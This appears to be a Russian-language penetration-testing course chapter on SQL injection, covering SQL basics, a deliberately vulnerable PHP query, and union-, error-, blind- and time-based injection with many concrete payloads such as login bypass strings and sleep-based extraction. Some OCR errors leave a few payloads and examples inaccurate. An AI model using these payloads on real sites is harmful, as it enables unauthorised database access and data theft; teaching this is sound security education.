WAPT

Web Application Penetration Testing

6.2.1. SQL-injection

Оглавление

SQL-инъекции – это внедрение в данные произвольного SQL кода. Если произвольная SQL команда выполняется, то код уязвим и с базой данных можно творить все, что в рамках привилегий пользователя, под которым выполняются запросы. Главным элементом для понимания SQL инъекций является знание языка SQL.

SQL (англ. *structured query language* – «язык структурированных запросов») – декларативный язык программирования, применяемый для создания, модификации и управления данными в реляционной базе данных, управляемой соответствующей системой управления базами данных.

SQL является, прежде всего, информационно-логическим языком, предназначенным для описания, изменения и извлечения данных, хранимых в реляционных базах данных. SQL можно назвать языком программирования, при этом он не является тьюринг-полным, но вместе с тем стандарт языка спецификацией SQL/PSM предусматривает возможность его процедурных расширений.

Изначально SQL был основным способом работы пользователя с базой данных и позволял выполнять следующий набор операций:

- создание в базе данных новой таблицы;
- добавление в таблицу новых записей;
- изменение записей;
- удаление записей;
- выборка записей из одной или нескольких таблиц (в соответствии с заданным условием);

- изменение структур таблиц.

Со временем SQL усложнился – обогатился новыми конструкциями, обеспечил возможность описания и управления новыми хранимыми объектами (например, индексы, представления, триггеры и хранимые процедуры) – и стал приобретать черты, свойственные языкам программирования.

При всех своих изменениях SQL остаётся единственным механизмом связи между прикладным программным обеспечением и базой данных. В то же время современные СУБД, а также информационные системы, использующие СУБД, предоставляют пользователю развитые средства визуального построения запросов.

Язык SQL представляет собой совокупность:

- операторов;
- инструкций;
- вычисляемых функций.

Операторы

Согласно общепринятому стилю программирования, операторы (и другие зарезервированные слова) в SQL обычно рекомендуется писать прописными буквами.

Операторы SQL делятся на:

1. Операторы определения данных (Data Definition Language, DDL):

1.1. **CREATE** создаёт объект БД (саму базу, таблицу, представление, пользователя и т. д.),
1.2. **ALTER** изменяет объект,
1.3. **DROP** удаляет объект;

2. Операторы манипуляции данными (Data Manipulation Language, DML):

2.1. **SELECT** выбирает данные, удовлетворяющие заданным условиям;
2.2. **INSERT** добавляет новые данные;
2.3. **UPDATE** изменяет существующие данные;
2.4. **DELETE** удаляет данные;

3. Операторы определения доступа к данным (Data Control Language, DCL):

3.1. **GRANT** предоставляет пользователю (группе) разрешения на определённые операции с объектом;

3.2. **REVOKE** отзывает ранее выданные разрешения;

3.3. **DENY** задаёт запрет, имеющий приоритет над разрешением;

4. *Операторы управления транзакциями (Transaction Control Language, TCL):*

4.1. **COMMIT** применяет транзакцию;

4.2. **ROLLBACK** откатывает все изменения, сделанные в контексте текущей транзакции;

4.3. **SAVEPOINT** делит транзакцию на более мелкие участки.

Разберемся на практике: например, у пользователя имеется файл **articles.php**, куда он передает параметр id и в зависимости от значений выводятся разные статьи.

```
include('db.php');

$id = $_GET['id'] ?? 'Пусто';

if ($connect->connect_error) {
   die($connect->connect_errno);

}

$query = "SELECT * FROM articles WHERE id = " . $id;foreach
($connect->query($query) as $row) {

      echo 'Title: ' .$row['title'];

}
```

В этом случае мы передаем значение в *id* и выводится заголовок статьи, находящийся под соответствующим *id*. Таким запросом вместо заголовка, можно вывести имя БД *id=-1 UNION SELECT 1, database()* (Рис. 1)



Рис. 1. Внедрение произвольного запроса с возвращение названия БД

Виды SQL-инъекций

SQL-инъекции возникает в местах, где есть входящие данные, и эти входящие данные никак не фильтруются. Исходя из этого, можно понять, что в большинстве случаев, найти SQL-инъекции очень легко. Просто тыкаем во все поля и параметры, одинарные или двойные кавычки.

SQL-инъекции разделяются на несколько видов:

1. *По типу переменной:*

   - Числовой параметр. В этом случае, параметр не обрамлен кавычками:

   *SELECT * FROM articles WHERE id = $id.*

   Подставив лишнюю кавычку, можно увидеть такую ошибку: *mysql_query(): You have an error in your SQL syntax check the manual that corresponds to your MySQL server versionfor the right syntax to use near '1''*.

   Если этой ошибки нет, может быть 3 варианта:

   - Кавычки фильтруются;
   - Вывод ошибок выключен, т.е. есть слепая инъекция;
   - Инъекции нет.

   Если отчет об ошибках выключен, то можно к запросу добавить знак – и вывод будет таким же, как в начале.

Строковый параметр. Параметр обрамлен кавычками. И если добавить кавычку, то запросы будут выглядеть таким образом:

*SELECT * FROM articles WHERE id='1''.*

Это означает, что синтаксис и логика SQL запроса нарушена и будет ошибка: *mysql_query(): You have an error in your SQL syntax check the manual that corresponds to your MySQL server version for the right syntax to use near '1''*. А если отчет об ошибках выключен, то можно добавить *'1*-- и ответ будет такой же, как в начале (-- после двух тире, все что идет дальше в запросе, отбрасывается).

- Авторизация. В этом случае уязвимыми могут быть 2 поля - поле *login* или *pass*. При наличии уязвимости, можно авторизоваться, имея только login. Например, изначальный запрос выглядит так: *SELECT * FROM users WHERE login='admin' AND pass='password'*. И теперь в параметр login можно передать *admin' --*, запрос будет теперь

выглядеть так: *SELECT * FROM users WHERE login='admin' -- ' AND pass='password'* и все, что идет после *admin,* отбрасывается. В случае, если уязвимость в параметре pass, то можно отправить *password' OR login='admin' --* и такой запрос будет идентичен такому и позволит авторизоваться *SELECT * FROM users WHERE (login='Admin' AND pass='123') OR (login='Admin')*.

- Оператор LIKE. Этот оператор в SQL служит для сравнения строк. В таком случае, доступ через авторизацию можно получить, даже если нет инъекции. Вместо пароля нужно просто ввести "*%*", для оператора LIKE знак процента соответствует любой строке, и запрос будет выглядеть так: *SELECT * FROM users WHERE login LIKE 'admin' AND password LIKE '%'* и произойдет авторизация с логином admin.

2. *По типу SQL-инъекций:*

- Union-based. Этот тип самый популярный и встречается чаще всего. Команда *UNION* объединяет два запроса в один. И так образом позволяет злоумышленнику вывести информацию из любой таблицы в базе данных. Например, таким запросом *"-1 UNION SELECT 1, database()"* определяют количество столбцов в таблице, и на месте вывода второго столбца, выводится имя базы данных. Таким же образом можно вывести любое содержимое и другую полезную информацию.

- Error-based. В случае, если командой *UNION* не удается получить данные, то прибегают к типу error-based. Используя данный тип, данные из базы можно вывести, искусственно вызывая ошибки. Например, с помощью запроса: *SELECT COUNT(*) FROM (SELECT 1 UNION SELECT 2)x GROUP BYMID(VERSION(), FLOOR(RAND(33)*2), 64)* в отчете ошибки выведется *Duplicate entry '5.5.25-log' for key 'group_key'*.

- Blind-based. Если данные из базы данных не получается вывести с помощью *UNION*, а также не выводится никаких ошибок, то скорее всего это слепая инъекция. В этом случае, остается только 1 вариант, получать информацию с помощью *false u true*, т.е. если ответ пустой, то значит false, если не пустой, то true. Поэтому, в таком случае, информация из базы данных достается посимвольно, например с помощью таких команд: *id=1' and Ascii(substring((Select user()),1,1))>97 --*. Но, так как так прогонять каждый символ долго, то пишется скрипт, который выводит информацию посимвольно в автоматическом режиме

или это можно сделать с помощью утилиты sqlmap. Такой способ вывода информации называется бинарным поиском.

- Time-based. Этот вид инъекции достаточно сложный и не понятно, есть инъекция или нет. Ни один из выше описанных способов тут не помогает. Но и в этом случае есть выход, это использование временных задержек. Например, *id=1' and if (Ascii(substring((Select user()),1,1))>97, sleep(10),0) --*. Принцип работы такой же, как и в Blind- based, т.е. где сервер будет отвечать 10 секунд, то это true иначе false.



Рис. 2. Типология SQL-инъекций в операторе SELECT

Остановимся на каждом типе подробнее:

Union based sql-injection

UNION based sqli – является самой простой и распространенной инъекцией. Из названия понятно, что данный тип использует ключевое слово UNION при эксплуатации. Рассмотрим это более подробно.

Использование UNION позволяет объединять результат нескольких запросов в одну таблицу.

В общем виде использование UNION выглядит так:

```
<запрос 1> UNION [ALL] <запрос 2> UNION [ALL] <запрос 3> ...
```

- <запрос N> – это обычный sql запрос.

Например: *SELECT id, user FROMusers WHERE id = 1*

- UNION [ALL] – само ключевое слово, где «[ALL]» необязательный аргумент, который говорит, использовать ли дублирующие записив результирующей таблице или нет.

Особое внимание надо уделить двум моментам:

1. У всех запросов, объединяющих UNION, должно быть одинаковое количество столбцов в запросе. Другими словами, если <запрос 1> = «*SELECT id, user FROM users WHERE id = 1*», то и <запрос 2> = «*SELECT user, passwd FROM passwds WHERE id = 1*»
2. У всех запросов, объединяющих UNION, должно быть полное совпадение типов столбцов. Иначе говоря, если мы возьмем пример из пункта 1, то тип поля *id* должен совпадать с типом поля *users* из второго запроса. Соответственно тип *users* из первого запроса должен совпадать с типом *passwd* из второго.

Пусть есть две таблицы:

Table1: *(user – varchar(25); value – int; date – date())*

User	**Value**	**Date**
Adam	1200	20180912
Yorik	2000	16030101

Table2: *(user – varchar(25); value – int; description – text)*

User	**Value**	**Description**
Adam	300	Some descr for adam
Ban	1000	Some descr for ban
Kris	570	Some descr for kris
Yorik	2000	Some descr for yorik

Проверим различные варианты использования UNION:

Запрос вида:

```
SELECT user, value FROM Table1 UNION SELECT user, value FROM Table2
```

Вернет следующее:

Adam	1200
Yorik	2000
Adam	300
Ban	1000
Kris	570

Разберем подробнее.

Первая часть запроса ДО *UNION* возвращает:

Adam	1200
Yorik	2000

Вторая часть запроса ПОСЛЕ UNION возвращает:

Adam	300
Ban	1000
Kris	570
Yorik	2000

И в первом и во втором результате есть одинаковые строчки:

Adam	300
Yorik	2000

А так как используется UNION, то дубликаты не попадут в результирующую таблицу. В результате чего получаем наш результат. Но если использовать UNION ALL:

```
SELECT user, value FROM Table1 UNION ALL SELECT user, value FROM Table2
```

То в результирующую таблицу войдут все запись как первого запроса, так и второго, включая и дубликаты:

Adam	1200
Yorik	2000
Adam	300
Ban	1000
Kris	570
Yorik	2000

Далее. Запрос вида:

```
SELECT user, value FROM Table1 UNION SELECT value FROM Table2
```

Не вернет результата т. к. первый запрос *ДО UNION* возвращает таблицу с двумя столбцами, а второй запрос *ПОСЛЕ UNION* таблицу с одним столбцом. Произойдет ошибка.

Запрос вида:

```
SELECT user, date FROM Table1 UNION SELECT user, description FROM Table2
```

Также не вернет результата, несмотря на то, что количество столбцов первого запроса равно количеству столбцов второго. Так как в первом запросе столбец *date* имеет тип *Date()* – дата, а во втором запросе столбец *description* имеет тип *text*, то *sql* не сможет связать данные разных типов

и выдаст ошибку.

Рассмотрим, каким образом будет проходить инъекция.

Пусть есть две таблицы:

Users: *(id – int primary key not null; user — varchar(25) not null)*

Id	User
1	Admin
2	Kamito
3	Vasilisa

Id	Sid	Date	Log
1	1	2018-09-11	https://codeby.net/forums/
2	1	2018-09-12	https://codeby.net/forums/ctf-zone.199/
3	3	2018-09-12	https://codeby.net/forums/svobodnoe-
4	2	2018-09-13	https://codeby.net/resources/

Пусть $id равен 1. В адресной строке это может выглядеть так:

```
https://example.org/logs.php?id=1
```

Тогда запрос должен вернуть таблицу вида:

Admin	https://codeby.net/forums/
Admin	https://codeby.net/forums/ctf-

Каким же образом можно использовать UNION. Пусть таблицы хранятся в MYSQL. Тогда первый делом с помощью UNION выясним, какие таблицы хранятся в базе.

```
https://example.org/logs.php?id=1 UNION SELECT TOP 10 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--
```

Далее можно получить имена колонок в уже известных таблицах.

```
https://example.org/logs.php?id=1 UNION SELECT TOP 10 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMS WHERE TABLE_NAME="some table name"--
```

Таким образом, узнав все, что нам необходимо, можем провести последнюю инъекцию:

```
https://example.org/logs.php?id=1 UNION SELECT Users.user, Logs.log FROM Users, Logs WHERE Logs.sid = Users.id
```

В итоге получим следующую таблицу:

Admin	https://codeby.net/forums/
Admin	https://codeby.net/forums/ctf-zone.199/
Vasilisa	https://codeby.net/forums/svobodnoe-obschenie.1/
Kamito	https://codeby.net/resources/

Admin	https://codeby.net/forums/
Admin	https://codeby.net/forums/ctf-zone.199/
Vasilisa	https://codeby.net/forums/svobodnoe-obschenie.1/
Kamito	https://codeby.net/resources/

Blind sql injection

Blind sql injection (или слепая sql инъекция) – это тип, при котором нельзя увидеть ответы ошибок на странице. Различают два вида слепых sql инъекций:

- **Normal blind** – нельзя увидеть ответ на странице, но его можно определить из анализа http;
- **Totally blind** – никакой разницы в результате в любом виде.

При эксплуатации normal blind чаще всего используют *IF* и различные варианты *WHERE*. А для эксплуатации totally blind используют специальные функции для анализа времени при отправке запроса и называют это *time based sql injection.*

В итоге все сводится к анализу ложных или истинных ответов, тем самым выуживая информацию посимвольно.

Totally blind будет рассмотрена в другом разделе этого урока, а сейчас рассмотрим на примерах Normal blind инъекции.

Начнем с того, что поймем, каким образом можно определить *слепую sql инъекцию.* Все определение сводится к анализу на изменение логики.

Пусть есть уязвимый сайт:

```
http://example.com/news.php?id=1
```

Этот запрос возвращает на страницу новость с id равном 1. Напомним, что это слепая инъекция, поэтому всякого рода подставления кавычек и прочего не дадут результата. В БД происходит выборка по следующему запросу:

```
SELECT title, descr, body FROM news WHERE id = $id
```

Естественно $id — это то, что передает пользователь. Если мы отправим строку вида:

```
http://example.com/news.php?id=1 and 1=1
```

То на странице отобразится та же новость, что и раньше. Но если мы добавим:

```
http://example.com/news.php?id=1 and 1=0
```

То результирующий запрос изменится:

```
SELECT title, descr, body FROM news WHERE id = $id AND 1=0
```

Он никогда не выполнится и поэтому на странице не отобразится новость. Это должно послужить сигналом о том, что перед нами *blind sql injection*.

Так же для определения инъекции могут помочь следующие пейлоады:

```
AND true
AND false
'AND true --
'AND false --
'AND true %23
'AND false %23
```

Теперь научимся эксплуатировать данную уязвимость:

Пусть мы работаем в MySQL и будем использовать его синтаксис.

Один из способов эксплуатации также сводится к анализу на изменение логики. Вместе с этим будем использовать функции *ASCII('[some symbol]')* и *substring([some string], 0, 1)*.

Рассмотрим, что каждая из этих функций делает, какие аргументы принимает и какой результат выдают.

ASCII([some symbol]) – функция возвращает код символа по ASCII. Например, ASCII('a') вернет 97.

substring([some string], [start symbol], [count symbols]) – возвращает подстроку из строки. Первый аргумент принимает строковый тип, пусть это будет *'codeby.net'*. Второй аргумент это целочисленный тип > 0, отвечающий, с какого символа брать подстроку. Третий аргумент также целочисленный > 0 который определяет сколько символов взять после того, какой выбран вторым аргументом. Рассмотрим конкретнее:

```
substring('codeby.net', 1, 1) — вернет c
substring('codeby.net', 2, 1) — вернет o
substring('codeby.net', 3, 1) — вернет d
substring('codeby.net', 4, 1) — вернет e
substring('codeby.net', 5, 1) — вернет b
substring('codeby.net', 6, 1) — вернет y
substring('codeby.net', 7, 1) — вернет .
substring('codeby.net', 8, 1) — вернет n
substring('codeby.net', 9, 1) — вернет e
substring('codeby.net', 10, 1) — вернет t
```

Теперь рассмотрим, как все это можно использовать.

Суть заключает в том, чтобы использовать запрос, который возвращает одну строку и, перебирая эту строку посимвольно, угадывать, как она выглядит.

Попробуем узнать имя таблицы:

```
SELECT title, descr, body FROM news WHERE id = $id AND ASCII(substring((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1), 1, 1))>97
```

Рассмотрим подробнее. Внутри функции substring первым аргументом помещен запрос вида:

```
SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1
```

Прочитать его можно так:

- SELECT table_name – выдай название таблицы;
- FROM information_schema.tables – из БД метаданных по таблицам;
- WHERE table_schema=database() – выбрав те, которые принадлежат текущей БД;
- Limit 0,1 – в количестве одной штуки.

Таким образом, весь запрос вернет строку, содержащую название таблицы. Но этого мы не увидим, ведь у нас слепая инъекция.

Далее название полученной таблицы попадает в функцию substring, которая благодаря оставшимся аргументам 1, 1 возвращает один первый символ названия этой таблицы.

После чего этот символ передается функции ASCII, которая как мы уже знаем, переводит его в код.

В итоге весь запрос можно переписать так:

```
SELECT title, descr, body FROM news WHERE id = $id AND X>97
```

Где X – это код первого символа названия какой-то таблицы из текущей базы данных. Далее идет анализ логики. Сравнивается полученный код символа с кодом 97. Как мы уже знаем код 97 это символ «a». Таким образом, если вдруг *X > 97* вернет *true*, то мы поймем что название полученной таблицы начинается НЕ на «a», а если вернет *false*, то скорее всего название таблицы начинает на «a». А понять вернулось ли *true* или*false* можно по странице, появилась ли новость или пропала.

Если вернула *true*, то изменяем запрос на:

```
SELECT title, descr, body FROM news WHERE id = $id AND ASCII(substring((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1), 1, 1))>120
```

Если этот запрос возвращает *false*, то изменяем в меньшую сторону:

```
SELECT title, descr, body FROM news WHERE id = $id AND ASCII(substring((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1), 1, 1))>110
```

Таким образом, в какой-то момент мы точно узнаем, каким символом начинается название таблицы. Далее изменяем второй аргумент функции *substring*, увеличивая на единицу, тем самым будет выбираться второй символ имени таблицы. И аналогичным образом выясняется и он. И так до тех пор, пока не выудим все таблицу.

Второй способ заключается в использовании таблицы для тестирования «*dual*» и оператора *like*.

Оператор *like* это оператор сравнения, в котором можно использовать подстановочные символы, например, такие как *%* - обозначающий строку произвольной длины или «_», обозначающий произвольный символ.

Например *'codeby.net' like '%by.%'* - вернет *true* . т. к. «*by.*» слева можно дополнить строкой «*code*», а справа «*net*» и получить строку, с которой сравнивают. Если же выражение было вида *'codeby.net' like 'by.%',* то оно вернуло бы *false*, т. к. просто подставляет любую строку только справа от «*by.*» никак не получить «*codeby.net*».

Подстановочный же символ «_» можно использовать аналогично, если знаешь длину. Например, тот же самый пример *'codeby.net' like '%by.%'* можно переписать так *'codeby.net' like '_ _ _ _by._ _ _'* . Если же убрать хоть один символ «_» то выражение вернет *false*;

Применим это на практике.

Для начала выясним текущую базу данных:

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE database() like '%o%')
```

Таким образом, если имя базы данных будет содержать букву «*o*», то запрос вернет *true*. Так мы проверим из каких символов состоит имя базы данных. Далее выясним, какая длина у имени БД с помощью следующего запроса.

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE database() like ' ')
```

Если имя состоит из пяти символов, то запрос вернет *true*, если же нет, то увеличиваем количество знаков «_» до тех пор, пока не получим *true*.

В конечном итоге проверяем, правильно ли найдено имя БД.

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE database() =  'some_name_db')
```

Если такой запрос вернет *true*, то значит имя БД найдено верно.

Теперь можно приступать к выуживанию имена таблиц через содержащиеся в них столбцы.

Например:

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE (SELECT column_name FROM information_schema.columns WHERE table_schema = database() and column_name like '%user%' limit 0,1) like '%')
```

Разберем подробнее:

Запрос состоит из двух вложенных.

```
SELECT table_name FROM information_schema.tables WHERE table_schema
= database() and column_name like '%user%' limit 0,1
```

Его можно прочитать так:

- SELECT table_name – выдай мне имя таблицы
- FROM information_schema.columns – из БД метаданных по колонкам
- WHERE table_schema = database() – где БД равна текущей
- and column_name like '%user%' – и эта таблица содержит столбце, содержащий слово «user»
- limit 0,1 – в количестве одного

Если в текущей БД есть таблица, в которой есть столбец, содержащий в имени «user», то этот запрос вернет имя одной из таких таблиц.

Пусть имя такой таблицы *X_table_name*.

Далее имя таблицы попадает в запрос выше:

```
SELECT 1 FROM dual WHERE X_table_name like '%'
```

Этот запрос просто проверяет, вернул ли внутренний запрос строку или нет. Если да, то весь запрос вернет true, если нет, то вернет *false*.

Теперь можно начинать узнавать имя этой таблицы, используя уже известные методы.

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual
WHERE (SELECT table_name FROM information_schema.columns WHERE
table_schema = database() and column_name like '%user%' limit 0,1) like '_ _ _ _')
```

Самый внутренний запрос никак не изменился. Он все также возвращает имя таблицы. А вот следующий:

```
SELECT 1 FROM dual WHERE X_table_name like ' '
```

Проверяет: если имя таблицы равно четырем символам, то весь запрос вернет *true*, в противном случае *false*. Тогда увеличиваем на один символ «_» и снова смотрим результат.

Дальше, опять же, уже известными методами узнаем из чего состоит имя таблицы.

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE (SELECT table_name FROM information_schema.columns WHERE table_schema = database() and column_name like '%user%' limit 0,1) like '%o%')
```

Снова самый внутренний запрос все так же возвращает имя таблицы, а следующий за ним:

```
SELECT 1 FROM dual WHERE X_table_name like '%o%'
```

Просто проверяет, входит ли в состав имени таблицы символ «*o*». Таким образом перебираем варианты, а в конце проверяем найденный вариант.

```
SELECT title, descr, body FROM news WHERE id = $id AND (SELECT 1 FROM dual WHERE (SELECT table_name FROM information_schema.columns WHERE table_schema = database() and column_name like '%user%' limit 0,1) like 'users')
```

Как видите эксплуатировать слепую sql инъекцию достаточно трудоемко. Но есть способы, позволяющие автоматизировать процесс. Такой метод будет описан в разделе *time base sql injection* этого урока.

Double blind sql injection

Double blind sql injection (она же Time-based sql injection, она же абсолютно слепая sql инъекция). Бывают случаи, когда не только вывод ошибок нам не доступен, но и сам sql запрос используется для каких-нибудь внутренних работ. Например, журналирования событий или оптимизации. Этот вид инъекции достаточно сложный и непонятно, есть инъекция или нет.

Для определения уязвимости используется метод ложных и истинных запросов, вызывающих задержки выполнения, а для эксплуатации посимвольный перебор с использованием временных задержек.

Отсюда и его название. Другими словами, нужно сформировать запрос с использованием функций, которые приостанавливают выполнение запроса. Если при подстановке запрос выполняется мгновенно, то это значит, что запрос не сработал. Если задержка произошла, то запрос выполнился.

Пример определения:

```
id' and sleep(10) --
```

Пример эксплуатации:

```
id=1' and if (Ascii(substring((Select user()),1,1))>97, sleep(10),0) --
```

Обратите внимание на функцию *sleep(10)*. Это та самая функция для задержки выполнения запроса, в конкретном примере на 10 секунд. Т.е. если страница загрузилась спустя 10 секунд, то у нас есть уязвимость.

Разберем пример эксплуатации подробнее.

- substring((Select user()),1,1) – сначала sql запрос возвращает строку с результатом. Потом функция substring возвращает первый символ этой строки;
- Ascii(substring((Select user()),1,1)) – возвращает код символа по ASCII;
- Код 97 соответствует символу “a” латинского алфавита. Все что ниже этого кода не будет являться символом латинского алфавита. Поэтому мы проверяем, является ли первый символ запроса буквой.
- Далее если является, то функция sleep приостановит работу выполнения на 10 секунд. Именно благодаря этому мы и понимаем, что инъекция прошла.

В этой части урока вы познакомились с синтаксисом языка SQL, с помощью которого функционирует большинство баз данных. На примерах увидели, что из себя представляют sql инъекции. Поняли, каким образом получаются уязвимости подобного рода. Увидели, накакие типы делятся sql инъекции, разобрали основные. В следующей части разберёмся с более продвинутыми техниками, научимся обходить waf, выводить все данные базы лишь одним запросом, а также узнаем, где и как их искать.